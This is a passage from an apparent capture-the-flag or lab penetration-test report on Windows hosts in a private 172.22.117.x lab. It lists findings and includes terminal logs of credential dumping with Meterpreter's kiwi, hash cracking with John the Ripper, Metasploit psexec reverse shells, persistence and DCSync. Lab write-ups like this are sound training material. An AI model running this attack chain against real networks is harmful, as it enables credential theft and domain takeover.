



Affected Hosts	172.22.117.20
Remediation	patch systems to ensure they are running latest updates


Vulnerability 5	**Findings**


Title	Scheduled Tasks
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	from the previous exploit, go into the shell and load kiwi. Lsa dump. Run schtasks/query/fo list/v /tn “\flag5”
Images	 
Affected Hosts	172.22.117.20
Remediation	Patch the system to latest verions

Vulnerability 6	Findings
Title	SLMail Compromise

Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	using kiwi, credential dump of SAM file was used with John the RIpper to crack password. ran lsa_dump_sam to get flag 6 hash
Images	 

	
Affected Hosts	172.22.117.20
Remediation	make sure all software updates are patched


Vulnerability 7	**Findings**
Title	Lateral Movement
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	go to C:/Users/Public/Documents, locate flag7.txt
Images	
Affected Hosts	172.22.117.20
Remediation	check user privileges, and adjust their permissions accordingly

Vulnerability 8	Findings
Title	LSA attacking
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	
Images	


```
File  Actions  Edit  View  Help

┌──(root💀kali)-[~]
└─# touch flag8hash.txt

┌──(root💀kali)-[~]
└─# cat flag8hash.txt

┌──(root💀kali)-[~]
└─# nano flag8hash.txt

┌──(root💀kali)-[~]
└─# john --format=mscacheV2 flag8hash.txt
Unknown ciphertext format name requested

┌──(root💀kali)-[~]
└─# john --format=mscash2 flag8hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:00 DONE 2/3 (2025-02-20 22:44) 5.000g/s 5195p/s 5195c/s 5195C/s 123456..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

```
root@kali: ~ ×   root@kali: ~ ×
[+] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:61728 ) at 2025-02-22 11:50:13 -0500

meterpreter > shell
Process 4964 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            DefaultAccount           flag6
Guest                    sysadmin                 WDAGUtilityAccount
The command completed with one or more errors.


C:\Windows\system32>exit
exit
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 172.22.117.20 - Meterpreter session 1 closed.  Reason: Died
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.10
RHOSTS => 172.22.117.10
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|REKALL as user 'ADMBob'...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.10:57155 ) at 2025-02-22 11:53:04 -0500

meterpreter > shell
Process 2472 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.


C:\Windows\system32>
```

Affected Hosts	172.22.117.20
Remediation	Update softwares to latest patches

Vulnerability 9	Findings
Title	Navigating to the C:\directory
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	exploiting the previous shell, and used the windows/local/persistence_service module in metasploit against the earlier meterpreter session on the WinDC (domain controller) to escalate system privileges, then cd to C:\ and run
Images	
Affected Hosts	172.22.117.20
Remediation	Have your security team go through files structure, and may consider hiding these sensitive files in other directories.

Vulnerability 10	Findings
Title	Obtain Default Admin Credentials
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	got the ntlm hash of the administrator by running dcsyn_ntlm from the meterpreter shell

Images	
Affected Hosts	172.22.117.20
Remediation	place files containing sensitive information to other directories, and go over user accesses and authorizations